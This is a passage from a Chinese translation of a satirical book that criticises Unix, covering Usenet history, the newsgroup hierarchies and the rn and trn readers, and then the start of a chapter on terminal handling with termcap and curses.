[3] 译注 Moderator。

news 紧密结合的第一种方式，在朝着信息高速公路的踯躅前行中，这可以算作开始的几步[1]。

术语“net”产生于新闻网的各种讨论之中，随之而来的还有一种松散的等级制度。在这种制度下，喜欢潜水很少发言的芸芸众生——所谓 net.folk 或者 net.denizens——处于最低的一层；而那些发帖特别有料、特别讨厌或者特别勤快的名人构成了 net.personalities；最上面的 net.gods——有时候也称为 net.wizards——则对某个新闻组的主题了如指掌。有时候 net.gods 也可能是一些干过大事的人，比如参与过编写新闻网程序，或者管理着某个重要的新闻网站点。这些 net.gods 真就和神话中的上帝一样，超然世外，不问尘事——不过也有可能是心胸狭窄，阴暗善妒，他们经常气冲冲地拂袖而去，还生怕别人不知道。不过大多数人对此感觉无所谓。

大更名

随着更多站点的加入，更多分组的创建，net/mod 的划分方式不再适用了。某个接收站点只关心和技术相关的分组，那么发送站点必须明确列出所有这类分组，为此需要编写冗长的配置文件。这造成了一个不意外（或者说极其不意外，如果你从头阅读本书而不是在书店浏览的话）的后果：配置文件长度超过了相关 Unix 工具的某种内在限制。

1980 年代早期瑞克 · 亚当姆斯[2] 解决了这个难题。他研究了当时的新闻网分组，然后就像当代林奈乌斯[3] 一样，创造了沿用至今的七大层次。

comp	计算机相关（软件、硬件等）
news	新闻网本身相关
sci	科学相关（化学等）
rec	娱乐相关（电视、运动等）
talk	政治、宗教或者具体问题
soc	社会话题，例如文化
misc	其它

[1] 当然，这几步是在 ARPANET 上迈出的。ARPANET 有真正的计算机，运行着真正的操作系统。早在网络新闻大爆炸之前，MIT-MC——MIT 最大最快的 KL-10 机器——的用户们，就已经对人工智能实验室的罗杰 · 杜菲（Roger Duffey）虎视眈眈，起因是“科幻爱好者（SF-Lovers）”——一个迅速在晚上占据了 MC 所有时间的全国范围邮件列表。想过为什么列表需要申请才能加入吗？想过自动摘要程序的来历吗？都是因为罗杰想少遭点罪。（译注：SF-Lovers 是 1970 年代在 ARPANET 上流行的邮件列表，是最早的限制性邮件列表之一，罗杰 · 杜菲担任仲裁员。由于邮件数量太多无法在晚间全部发送，该列表引入了摘要和自动摘要程序。）

[2] 译注 Rick Adams。

[3] 译注 Carolus Linnaeus，卡罗鲁斯 · 林奈乌斯（1707 年 5 月 23 日 ~ 1778 年 1 月 10 日），瑞典自然学者，现代生物学分类命名的奠基人。

很明显“mod”没有了，分组的名字不再表示发帖的方式，因为这对读者没有区别。瑞克的建议是给当时的一些讨论安上主题（新闻网公理：**任何东西**在某个时候都是讨论的主题）。当然新闻网的程序又得修改，但这不是什么问题，因为瑞克在之前就成为这些程序的维护者了。一个比较大的主题是所谓的“水区”，许多分贝很高但内容很水的分组被划分在 talk 下（比如要总结一下 net.abortion，那么结果基本上就是：“堕胎是邪恶的/不，不是邪恶的/是，就是邪恶的/科学并不邪恶/胚胎也是有生命的/不，没有生命……”如此往复）。有用户反对如此划分，理由是这让仲裁员很容易过滤那些分组。很容易才对啦——这不就是目的嘛！那时候大半个欧洲都通过一条长途电话线连接到美国，因此有些地方——比如斯堪的纳维亚半岛——的人，并不关心——遑论参与——罗伊诉讼韦德案的讨论[1]。

虽然看起来又是一个短视且短命的 Unix 风格补丁，虽然甚至遭到用户的反对，但满脑子 Unix 思想的仲裁员们控制着新闻网，因此这个改变还是发生了。过程顺利得让人难以置信，在几周之内就基本完成（要进行到哪一步当时其实并不清楚。例如在一场关于如何为“照料鱼缸及饲养鱼类”设置新闻组的煽动集会后，两个分组诞生了，分别是 sci.aquaria 和 rec.aquaria）。如果有人一意孤行怀念旧制，那么在主要的新闻组站点上，会有软件按照新的组织结构自动重发帖子。这就是新闻组的**大更名**。

像“net.god”这样的称呼还是存在，但基本上老鸟才会用。在这个粗鲁又粗糙的年代，你听得更多的称呼是“net.jerk”。

大言不惭之 alt 层次

大更名发生之时，布莱恩·瑞德[2]是新闻组“mod.gourmand”的仲裁员。天南海北的人都把最喜爱的菜谱发过来，布莱恩收到后再用统一的格式发帖。布莱恩编写脚本，用来对收到的内容进行保存、排版和检索，到最后还自费出版了一本烹饪书，其中收录了 500 个菜谱。在新的命名方式下，mod.gourmand 变成了“rec.food.recipes”，但布莱恩觉得这个名字很没意思。与此同时，约翰·吉尔摩[3]则对取消 source 组感到不爽，因为没了这个非限制性新闻组后，大家无法直接发布源代码，而是非得经过别人中转。于是布莱恩、约翰，还有其他几位仲裁员凑在一起创立了新的层次，“alt”，意

[1] 译注 Roe V. Wade，罗伊诉韦德案。美国人罗伊于 1970 年发起堕胎合法化诉讼，官司一直打到最高法院，最终罗伊·韦德法案于 1973 年通过，至此美国妇女方享有堕胎权。前面提到的斯堪的纳维亚半岛国家，例如芬兰、丹麦、瑞典和挪威则对堕胎比较宽容。

[2] 译注 Brian Reid。

[3] 译注 John Gilmore。

思是自由讨论区。和你想的差不多，诞生这个层次的站点就位于旧金山湾附近，那里可是 1960 年代式的激进和煽动的温床。就这样，alt.gourmand和alt.sources出现了。在这个新的层次下，最重要的规则是任何人都可以创建新闻组和（最彻底的）无政府区域，然后各个站点自行决定同步哪些内容。

从此新闻网又变回拖拖拉拉的老样子。例如，布莱恩的菜谱就没有出现在 rec.food.recipes 之下，他本人也很快不再仲裁 alt.gourmand，难道是开始节食了？至于 alt.sources，如果帖子里的代码包名字不“正规”、描述不清楚，或者缺少 Makefile 之类，就会招来读者埋怨。如今这个组已经变成那些限制性分组的克隆了，而之前是打算绕开之后另起炉灶的。与此同时，水族馆玩家们更喜欢聚集在 alt.aquaria 和 alt.clearing.aquaria 之下的论坛。

信息高速公路奇缺信息量

到目前为止，我们除了背诵历史，简直就没有批过 Unix。为何这回心慈手软？因为从本质上看，新闻网关乎社会胜于技术。就算 Unix 给用户更好的技术手段进行跨国讨论，结果还是一样：正如史特金定律[1]所说，任何领域 90% 的内容都是垃圾。

仲裁员删贴可以让新闻组保持一定的信噪比，但这只是必要不充分条件，真是悲哀啊。要是少了仲裁员可不得了，网络的匿名特性会把平时还算理智的（好吧，至少会用计算机的）家伙打回到六岁，成天就知道嚷嚷“我不是，你才是，我不是，你才是……”

统计一下哪些人在使用计算机，或者更重要的信息——哪些人在访问新闻网，可以找到问题的大部分根源。发贴人大多是科学技术专业的本科生，既拙于公开演讲，为人又欠成熟（结果是女性很少光顾新闻网，而一旦发帖就会被饥渴的网民用成千上万条“友好”的求交往消息瞬间轰炸），不过时间倒是一大把。

如果新闻组的内容很水，那么正经发帖的访问者也留不住。这个现象导致了新闻组的分化：发帖要么少而精，要么多而水。有时候这是一种潜移默化的力量，慢慢把所有讨论的水平下降到一个最小的平均值上。一旦出现了高质量的新闻组，更多人就会加入——先是潜水，然后发贴。

在这个过程中，如果不能像许多非 alt 层次下的新闻组一样，设立仲裁员或者清楚准确的规则，那么帖子的价值毫无疑问会下降，只要经过几轮暴

[1] 译注 Sturgeon's Law，这是其中第二条，源自美国科幻作家西奥多·史特金于 1951 年对科幻小说批评者的回应。

民集会，新老新闻组就差不多一样污浊了。新闻网的历史总是不断重复，因此新组的最初成员要么再创建一个更新的组，要么创建一个邮件列表。如果是后者那么必须小心不让列表泄露出去（比如不要放进列表清单），否则列表很快就会膨胀到某个门限，结果又变成一个新闻组，轮回再次开始。

rn、trn：一分钱，一分货

和几乎所有新闻网软件一样，人们阅读（以及张贴）新闻的程序提供可重新发布的源代码。这种策略很大程度上是源于作者的自我保护心理：

- 作者懒得自己修复臭虫和移植代码，而开源就可以很容易把事情推给别人。你甚至可以在源代码的开头来个因果颠倒，把这说成是开源的优点。
- 作者很可怜，完全无法编写出能在各种现代 Unix 上“直接能用”的代码，因为 Unix 没有标准。
- 就算你做到了源代码的“一次编写，到处运行”，经过形形色色的 C 编译器和运行库之后，二进制代码也可能只认识编译的机器，换到别处就没戏。

早期的新闻网软件带有简单的阅读程序，名字是 readnews和 rna，这些程序实在太简单，我们就不多谈了。

最流行的新闻阅读器大概是 rn，作者拉里 · 沃尔[1]。根据其文档描述，rn“就算不是更快的阅读器，也让人感觉起来更快”。rn 开创性地为新闻阅读器引入了 killfile，每当阅读一个新闻组，程序会载入你为该组创建的 killfile（如果有的话），里面包含各种模式以及对应的动作，其中模式是以正则表达式定义的（当然啦，虽然和 shell 的模式有点像，但很不幸，二者的细微差异无法以肉眼分辨）。

借助 killfile，新闻网读者在胡言乱语的汪洋中建立起一个个小岛。例如有人只想读原帖但不想读回帖，就可以把“`/Re:.*/`”放进 killfile。但是如果 rn 不小心，有些搞怪的主题可能会造成问题。

> 日期：Thu, 09 Jan 1992 01:14:34 PST
> 来自：马克 · 洛特 <mkl@nw.com>

[1] 译注 Larry Wall，也是 Perl 语言的发明人之一。

> 主题：rn 程序执行 killfile 的问题
> 发给：UNIX 痛恨者
>
> 我刚才想跟上一个新闻组里的几百个未读帖子。我扫过冒上来的标题，如果没兴趣读就按下“k”键执行 kill 命令。这条命令的意思是说“把主题 < 某某 > 标记为已读”，实际运行时会把该主题所有的未读帖子都标记为已读。
>
> 结果呢……我看到一个标题“*******”，然后按下“k”。天哪——**所有**帖子都被标记为已读，无法恢复，完全丢失，又搞乱了。
>
> ——mkl

rn 的命令都是单个字母，这是个根本性的问题，因为命令太多了，其中某些按键绑定是讲不通的。为什么“f”表示发表一个跟帖？话又说回来，“跟帖”到底是什么意思？有人想用“r”发表回复，但这个键的意思是直接给作者发邮件回复。你不能按“s”发送邮件因为这表示保存到文件，也不能用“m”代表邮件因为这表示“将帖子标记为未读”。谁能理解这些黑话并真正懂得其中的含义？或者谁能真正记住“k”、“K”、“^K”还有“.^K”等等等等的区别？

没有能输出详细信息的工作方式，帮助信息从来都残缺不全，也没有脚本语言，但从另外一方面讲，这个程序“让人感觉起来更快”。

rn 和别的程序一样，身上也带着臭虫。拉里想出个发布补丁的主意：在一种固定格式的帖子里面包含“diff”的输出内容，意思是说：这就是我的修复代码和你的问题代码之间的不同。拉里还编写了 patch 程序，把旧文件和对新文件改动的描述放进帖子。每当拉里发出一个正式的补丁（不时还有“好心”人士发出的非正式补丁），全世界的站点都要忙活一阵子：先给代码打上这些补丁，再从头编译新的 rn。

远程 rn 是 rn 的一个修改版，能隔着网络阅读新闻文章。除了在一段时间里逼着管理员把大同小异的程序保留两份，这个程序没什么好说的：如果有人念下名字——rrn——时，听起来就像海豹在叫。

trn是 rn 的最新版本，其中合并了 rn 和 rrn 的所有补丁，还新增了用会话将文章分类的功能。每个会话都是一组文章及回复，阅读时 trn 会在屏幕右上角显示一个小小的“树”型图示，就像这样：

```
+[1]-[1]-(1)
[2]-[*]
| +-[1]
+-[5]
+[3]
-[2]
```

不不不，我们也看不懂这是什么意思，但确实有 Unix 粉丝赌咒发誓，借助这样的图示和稀奇古怪的按键，就能“掌控”信息。

rn 一家子都是高度可定制的。话说回来，只有真正的肛门滞留型人格[1]的 Unix 粉丝才介意 killfile 是否保存在以下位置：

```
$HOME/News/news/group/name/KILL,
~/News.Group.Name,
$DOTDIR/K/news.group.name
```

这种能力（必然是以“% 字符串”和“转义序列”的形式塞进一个死板的环境当中）也有到头的时候，然后反咬你一口：

日期：Fri, 27 Sep 91 16:26:02 EDT
来自：罗伯特 · E · 西斯托姆 <rs@ai.mit.edu>
发给：UNIX 痛恨者
主题：rn 咬了粉丝

话说我当时正在“骂人网”上看帖，读到一篇文章然后想保留下来。RN 有个趁手的小功能，允许用户将当前阅读的内容通过管道传送给任何 Unix 程序，所以你可以在喜欢的时候输入“| lpr”来打印文章。此外，你还能在同一个提示符下输入“| mail jrl@fnord.org”，然后把文章发给自己或是其他幸运儿。

眼下我想保存的这篇文章和我的工作直接相关，所以我决定发封邮件给自己。我们通过 UUCP 连接到 uunet（另一个长盛不衰的欢乐源泉，但又是另一个故事了……），但没有域名，于是我把邮件发给了“rs%dead-lock@uunet.uu.net”。显然 rn 对%d 情有独钟，因为几个小时后我在邮箱里发现了这个：

日期：Fri, 27 Sep 91 10:25:32 -0400
来自：MAILER-DAEMON@uunet.uu.net（邮件投递子系统）

```
----- 后续会话抄录 -----
>>> RCPT To:<rs/tmp/alt/sys/suneadlock@uunet.uu.net>
<<< 550 <rs/tmp/alt/sys/suneadlock@uunet.uu.net>... 未知用户
550 <rs/tmp/alt/sys/suneadlock@uunet.uu.net>... 未知用户
```

——罗伯

[1] 译注 一种过于重视细节的人格类型。按照弗洛伊德的人格发展理论，这和 1 至 3 岁时受到过于严格的排便训练有关。

有问题，就发帖

我把疑问投向网络，我的答案没有着落。

——艾迪 · 纳瑟[1]，德克萨斯大学奥斯汀分校

在早期的新闻网中，发出的帖子可能要花一周才能基本传遍网络，因为在正常情况下，每次远距离传送都意味着通宵电话。导致的结果就是新闻网的讨论常常很混杂，既像许多人在轮流发言又像小孩子拿电话搞恶作剧。早上线的人会给讨论添加新的事实，或者甚至转换到别的话题，而后来的人则常常看到顺序混乱或者文不对题的帖子。那时的电子邮件经常抽疯，所以有必要把回答和问题一起发出去，这又会给人一种感觉，似乎问题和你的回答同时到达电话线上的下一个站点，结果有可能那里的人看到问题已经回答过了。最终的效果是发帖量减少了，真是没想到。

现在新闻网的速度快多了。如果你在因特网上发帖子，一般几分钟以内就会到达数百个站点。但就和原子弹的情况一样，人类自身没能跟上技术的脚步。人们看到文章后一窝蜂地立即跟帖，才不想等着先看别人的回答。部分是因为新闻网软件——确实没有好办法找出是否有人已经回答了问题，当然和自尊心也有关系：妈妈快看，我的名字多闪亮。

结果呢，提问的帖子收到许多回答，其中既有彼此矛盾也有错误连篇，但这都是意料中的：免费建议配得上你的付出。

为了帮助减少重复发问的频率，许多新闻组都有志愿者定期维护称为常见问题（FAQ）的帖子，里面搜集经常遇到的问题以及答案。这似乎有用，但并不总是奏效，还是常常有人发帖问“FAQ 在哪里啊?”，或者更鲁莽地直接说“我知道这个问题在 FAQ 里面，不过……”

上新闻网的七重境界

马克 · 沃科斯[2] 出品

新闻网发帖人的七重境界，
附带鲜活例子。

[1] 译注 Ed Nather。
[2] 译注 Mark Waks。

懵懂

大家好，我是新来的。为什么他们把这地方叫做“TALK.BIZARRE”呀？我觉得这个星文组，啊错了，是新闻组——嘻嘻）真的一点都不搞怪嘛。:) <--人家的第一个表情符号哦。

你们有好玩的事情吗？贴几个好不好嘛，我最喜欢看了。有人讲几个恐怖笑话吗？

热络

哇哇哇！这个帖子棒极了！但是我发现一件事情，每次讲起恐怖笑话，人人都说不想听。这可真是糟糕，我们当中还有那么多人乐此不疲。因此我建议为这些人开一个专门的新闻组，rec.humor.dead.babies。有人能告诉我如何开一个新闻组吗？

能耐

> 在帖子（3.14159@BAR）中，FOO@BAR.BITNET 说：
> > [此处恐怖笑话已删除]
>
> 这种笑话**不准发在这里**！你就不能读读版规？在新闻组列表里，基尼·斯帕弗德[1]写得清清楚楚：
>
> ```
> rec.humor.dead.babies        恐怖笑话交换区
> ```
>
> 够简单的吧？里面光说死鬼不够，还**非得**是个死小鬼——懂没？

这肯定是个卑鄙小人，他们甚至不敢用真名。我是说 FOO 到底算哪种名字？我正在投诉，让 BAR.BITNET 的管理员立刻封了这个号。如果管理员不答应，那他们必定是互相勾结，到时候我将强烈建议大家立即在新闻推送中屏蔽他们，来个眼不见为净。

反目

> 在帖子（102938363617@Wumpus）中，James_The_Giant_Killer@Wumpus 写到：
> > 问：怎样才能将 54 个死小鬼放进一个特百惠碗里？
> > ^L
> > 答：La Machine！哈哈哈哈！

[1] 译注 Gene Spafford。

你们这些人全都没有想象力吗？只算最近三个月，这笑话我们听过**至少**二十遍了！在创立之初，这个新闻组既有活力又富于创新，我们可以交换真正新鲜的恐怖笑话，之前绝对没人听过，甚至一半的笑话**完全**是这里原创的，现在呢，净是自说自话的怂人。你们就是一潭死水，我真服了你们了。随你们怎么说吧，反正我以后不看这个组了。再见！

认命

> 在帖子（12345@wildebeest）中，wildman@wildebeest 抱怨到：
> > 在帖子（2@newsite）中，newby@newsite（菜鸟吉姆）写到：
> >> 怎样才能将 500 个死小鬼塞进一个垃圾桶里？
> >> 用美康雅[1]！
> > 老天爷！我们吃饱了撑的要另外创建 rec.humor.dead.babes.new？就是为了把这种**火星**笑话拒之门外！滚回 r.h.d.b 吧，下次带点想象力过来，成不？

喂，wildman，冷静。当你和我待得一样久，就知道在这些网上蠢人是生活的一部分。这样看吧：至少我们还在这儿，rec.humor.dead.babes.new 的大部分笑话也还算新鲜有趣。我们固然指望像上面这样的菜鸟会先潜水，直到理解编死鬼笑话的精妙之处，但就算他们直接跳出来我们也得忍受。保持风度，别为小事发火。

看破

> 在帖子（6:00@cluck）中，chickenman@cluck（克拉克·肯特）嚷嚷着：
> > 在帖子（2374373@nybble）中，byte@nybble（J. Quartermass Public）写到：
> >> 在帖子（5:00@cluck）中，chickenman@cluck（克拉克·肯特）嚷嚷着：
> >>> 在帖子（2364821@nybble）中，byte@nybble（J. Quartermass Public）写到：
> >>>> 在帖子（4:00@cluck）中，chickenman@cluck（克拉克·肯特）嚷嚷着：
> >>>>> 因此我建议设立 rec.humor.dead.chicken。
> >>>> 在他们要求开这个新闻组之前，我得指出他们必须守规矩。规则清楚地指出你得
> >>>> 证明新组有足够的人气。听说 rec.humor.dead.babes 人气就不怎么样，所以我只能
> >>>> 说这个建议一看就是骗人的。
> >>> 上次我们想在 r.h.d.b 贴个死鸡笑话，结果被人尖叫着轰走！你竟敢怀疑我们没有人
> >>> 气，烂人？
> >> 这种人身攻击没用的。我的看法很简单：如果有人喜欢死鸡笑话，那我们肯定已经
> >> 在 r.h.d.b 听到死**小**鸡的笑话了，但我们没有，所以没人想听死鸡笑话。
> > 完全没道理！你这简直是扯淡。


现在大家看清楚没，这个克拉克的脑子也就这样了。其实没人想在 rec.humor.dead.chicken 发帖，所以不应该开这个组。

[1] 译注 Cuisinart，美国小家电品牌。

这种家伙真让我上火。这间房子本就是纸糊的，再多来几个新闻组不整个塌掉才怪，他就想不到吗？一开始我们开了 rec.humor.dead.chicken（然后肯定是 rec.humor.dead.chicken.new）；接下来他们会想开 rec.humor.ethnic，然后是 rec.humor.newfy。到那个时候全世界的新闻网仲裁员都会鄙视我们，决定不再和我们交换帖子。那是你的目标吗，克拉克？把新闻网引入末路？

哼！

我敦促每个人都投票反对这个提议。现有的系统还在工作，我们不要搞得太过分，小心适得其反。



第 6 章　终端错乱

劫数啊！还是不行！

Unix 自诩为交互式系统，意思是程序在运行中要响应用户指令，而不是只顾访问文件系统。影响交互质量的因素众多，其中有两个很重要：用户所使用的显示及输入硬件的功能，以及程序使用这些硬件的能力。

原罪

我们很倒霉，Unix 诞生于电传打字机的时代。电传打字机支持的操作有“打印一个字符”、“回退一个字符”，以及“往上滚一行纸张”。从那个时候起，就发展出了两种不同的输入/输出技术：基于字符的“视频显示终端（VDT）”，其字符输出速度远高于纸张打印终端，并且（至少）能在屏幕上任意放置光标；以及位图显示器，允许单个像素被独立点亮或者熄灭（在显示彩色的情况下，每个像素可以各自从颜色表取得色彩）。

从多家公司开始销售 VDT 的那一刻起，软件工程师们就面对着一个迫切的问题：各家厂商实现类似功能的控制序列是不同的。程序员必须找到办法对付这些差异。

在令人敬畏的 DEC，程序员们想出一个天真的办法来对付这些五花八门的终端。DEC 是同时生产硬件和软件的，所以他们干脆不支持别家的终端，而是只支持 DEC 标准的 VT52（后来还有 VT100、VT102 等等），然后把信息显示算法写死在自家的 VMS 操作系统、应用程序、脚本、邮件消息，以及任何可以染指的系统字符串中。这种做法甚至在 DEC的 ZK1、ZK2 和 ZK3[1] 大楼里催生出一整套传统：每逢节日时人们都编写动画的“圣诞贺卡”，然后寄给其他毫无戒心的用户（把前者想作编写计算机蠕虫和病毒的先驱）。

在 MIT 人工智能实验室里，另一个迥异的解决方案出现了：不是让每个

[1] 译注 据回忆，ZK 是 DEC 办公区域的代号，位于新罕布什尔州纳舒厄市斯皮特 · 布鲁克大道。ZK 表示“Zonker Kookies”。

应用程序都知道如何在用户的屏幕上显示信息，而是由 ITS操作系统本身实现相关算法。在实验室编写的 ITS 内核中，有一个特殊的输入/输出子系统，负责记录用户屏幕上显示的每个字符，以及自动处理不同终端的差异。新增一个类型很简单，只需要告诉 ITS 该终端的屏幕尺寸、控制序列，以及操作特性，之后**每个现有的应用程序**无须任何修改，眨眼功夫就能工作在新终端上。

又因为控制屏幕的是操作系统而不是应用程序，每个程序都能做一些事情，比如重新绘制屏幕（当你的线路噪音很大时），或者和别的程序共享部分屏幕。甚至还有个系统工具，让用户能看到别人的显示内容，当你要回答别人的问题又不想走路时很有用。

Unix（经比尔 · 乔伊[1]之手）则采取第三条道路。控制 VDT 的技术细节实现在一个库中，**但这个库不是链接到所属的内核（或者成为共享库），而是到每个应用程序**。当这个所谓的 termcap库爆出臭虫时，其客户程序都要重新链接（偶尔还要重新编译）。由于屏幕管理是基于应用的，所以各个程序之间非但不共享屏幕，还假设各自拥有完全控制（考虑到当时 Unix 的状态，这个假设倒也不坏）。最后可能也是最重要的一点，Unix 内核仍然以为自己是在一台传统的电传打字机上显示信息。

结果呢，关于程序如何与 VDT 交互，Unix 始终没能发展出合理的策略或者模型。半生不熟的临时方案一个（比如 termcap）接一个（比如 curses），程序在一定程度上独立于终端了，但根本问题从未解决。Unix 程序完全用不到任何“智能”的终端功能，而是局限在光标定位、行内插入、行内删除、区域滚动，以及颜色反转之类。如果你的终端支持线条绘制、保护区域、双倍字符高度，或者功能可配的按键，那可真是不巧啊：这是 Unix 的地盘。这种毫无章法的态度发展下去，终于到达了一个合乎逻辑的顶点，那就是问题被 X Window 这个痴肥的拼凑系统解决了，代价则是一堆多得多也昂贵得多的新问题。

X Window 系统来自 MIT，而优雅得多的 NeWS 则来自 Sun（由詹姆斯 · 高斯林[2]实现），真是有趣得很。这个**奇怪**的现象说明，Unix 的世界是有眼光的，Unix 的世界也得到了想要的东西。

今天看来，Unix 处理字符 VDT 的手法实在太烂，那种惊悚不是玩笑一番就能化解的。X 和位图屏幕也没有让问题消失，还有许多 VDT 连接在 Unix 机器上，比如办公室里，数字助理上，以及调制解调器的另一端。如果 Unix 狂热者们说对了，也就是说每台 Unix 机器确实有多个用户使用（相比 DOS

[1] 译注 Bill Joy，Sun 公司创建人之一。
[2] 译注 James Gosling，Java 语言之父。

机器的单个用户），那么其中至少三分之二的人仍被被卡在缺少支持的 VDT 上，他们手里最有交互性的工具大概就数 vi 了。

实际上最常用的 X 应用程序是 xterm，一个 VT100 终端模拟程序。猜猜是什么软件在控制着其中的文本显示？除了 termcap 和 curses 就没别的！

诅咒（curses）背后的魔法

交互式程序需要对所控制的显示设备构造模型。对一个系统而言，支持显示设备最合理的方式是提供抽象的 API（应用编程接口），来实现诸如“回退字符”、“清空屏幕”和“放置光标”之类的命令。Unix 认定最简单的方案就是完全不提供任何 API。

多年以来，缺少图形 API 的 Unix 程序都将大多数流行终端的控制序列嵌入代码中，因此显得很臃肿。最终 vi出现了，比尔 · 乔伊在终端描述符文件 termcap 的基础上实现了自己的 API，其中有两个根本性的缺陷：

1. termcap 文件格式——包含的光标移动命令、遗漏的其它命令，以及表达复杂转义序列的技术——在当时，到今天也是一样，经过了 vi 的特别剪裁，因此并不是一般性地描述终端的能力差异，而只是考虑了和 vi 相关的部分。随着时间流逝，这个问题得到了部分弥补，但还不足以克服最初的缺陷。
2. 这个 API 的引擎是为 vi 开发的，别的程序员无法用于自己的代码中。

所以呢，别的程序员可以阅读 termcap文件中保存的转义序列，但还是要自己决定如何向终端发送[1]。

在这种情况下，肯 · 阿诺德 [2] 开始编写一个叫做 curses 的库，为 VDT 提供通用 API。这次带来的问题有三个：首先，肯决定使用 termcap 文件，也就继承了 vi 的脑残设计——恐怕汲取历史教训从头来过才是正道；其次，curses 编写得不专业，和大多数 Unix 工具一样，信奉简单性胜过健壮性；第三，curses 不是一个常设的库，就像 /etc/termcap 本身一样，因此无法成为一个可移植的方案。由于这些问题的存在，只有部分 Unix 社区采用了 curses。使用了 curses 的程序**很容易**分辨：屏幕缓慢更新、光标无谓移动，从不使用那些让屏幕更易读的字符属性；就算终端字符集支持绘制线条的

[1] 要是这还不够糟糕，那么 AT&T 又自己开发了不兼容的终端能力表示系统，称为 terminfo。
[2] 译注 Ken Arnold。

字符，这些程序也只用“|”、“-”和“+”画线。到 1994 年，基于字符的 VDT 仍然没有标准 API。

画蛇添足的分隔符

围绕在终端处理手法四周的这种短视是有历史传承的。按照最初的想法，要查看一个文本文件，就把其中的字符送到屏幕上（在“一切都是字节流”的 Unix 圣歌中，这种观点很合理），但问题是违背了抽象原则。在逻辑结构上许多行构成了文本文件，行之间用某种记号分隔，所以应该有一个理解这种结构的程序负责显示文件，但如果直接把终端的换行和回车字符作为分隔行的记号，那么这个显示程序不就可以省了吗？通往地狱的道路总是好心铺成的，还要加上一点像这样的将就。捡起了一时方便，却丢掉了健壮和抽象。

抽象（对 API 而言）很重要，因为这样的系统将来才能扩展，这是今后建设的基础，而用换行加回车分隔文件行则展示了“如何阻止系统的逻辑扩展”。例如那些最病态的 Unix 人士热衷于在文件中拼凑转义字符，如果将内容用管道发给终端，就会呈现出某种动画效果。他们高兴地把这些文件发给朋友们，连作业都忘了做。这种把戏很可爱，但只能在一种终端上工作。现在想象世界上有一种 API，既能检测终端，又能将控制命令嵌入文件，那么这些文件就能在任何终端上使用了。还有更重要的方面，这些 API 构成了未来扩展的基础、文件移植的基础，还有家庭作坊的基础。比方说给 API 增加声音，就可以吹嘘这是个“多媒体”系统。

从根本上看，API 光存在是不够的，还必须由内核或者标准动态链接库提供。操作系统的某个部分应当屏蔽终端的类型并定义必要的抽象边界。有些 Unix 狂热分子不相信不理解这一点，他们认定应用程序应该各自把转义序列发给终端，而不需要承担 API 的额外开销。对这些人我们有个建议，不妨给他们一个系统，其中磁盘就是这样使用的：没有 API，应用程序必须将底层控制命令发给磁盘。这样的程序一旦晕菜，不是把屏幕搞乱，就是把磁盘搞乱；还有，程序能否运行取决于系统安装的具体磁盘型号，其中某些可以但肯定不是全部。

显而易见，按照这种建议来控制磁盘就是脑子进水。每种磁盘驱动器都有某些独特的属性：这些区别最好由设备驱动程序在一个地方集中处理。程序或者程序员都有可能犯错误，所以像读写一类的操作应该只在操作系统的某处实现，只要编写一次，调试完成，就不用再管。为什么对待终端要反其道而行之呢？

强迫程序员知道程序如何向终端发命令，往少了说也是中世纪的陈规。约翰尼·茨威格[1]对此事的看法更加直率：

> 日期：2 May 90 17:23:34 GMT
> 来自：zweig@casca.cs.uiuc.edu（约翰尼·茨威格）
> 主题：/etc/termcap
> 新闻组：alt.peeves[2]
>
> 作为一个科技工作者以及软件工程师，我的观点是：这个世界上，没有任何理由让任何人知道 /etc/termcap 的**存在**，更不用“摆弄环境变量才能运行 vi 编辑器”这种事情。有些傻瓜还要添乱，结果大多数终端类型都把 xterm当成 80×65 行大小的显示区域。对那些通过 X Window 在工作站上显示的人来说，80×65 就像把汽车座位安在自行车上——窗口太他妈大了，屏幕上根本装不下。这种蠢才杀一遍根本不解恨。
>
> 我总感觉“找出到底我正在使用哪种终端”不该那么困难，想想把核弹发射到目标十米之内，想想载人登月，再想想俄罗斯方块。
>
> 为什么流汗流血流泪整整三十年之后，这坨狗屎还没清理干净？写出的软件还是让用户心头发慌？谁第一个站出来说“只要敲下 eval resize命令”，我就赏他个酸鼻——牛头不对马嘴。从用户敲命令的地方往下走十一个软件层，才是做这种事情的地方——该死的硬件总该知道自己是哪根葱吧？如果还不知道就干脆在我的屏幕上显示：“你正在使用的硬件烂透了，你个失败者，算了吧还是去找份正经差事。”
>
> ——约翰尼终端

这种状况其实类似于所有制度化的官僚作派，如果将就一下事态也不至于无可救药（虽然不尽如人意）。但 Unix 就是没法将就，Unix 就是要挡道——明明是发送给 VDT 的命令，Unix 却随意替换，要想实现直接操纵光标，程序腾挪回转的功夫要堪比奥运体操选手才行。

例如有个程序想把光标放在（x，y），于是发送转义序列以及 x 和 y 的二进制编码。Unix 不允许将任意二进制数值原封不动地发给终端，GNU Termcap 文档描述了这个问题以及怎样凑活着用：

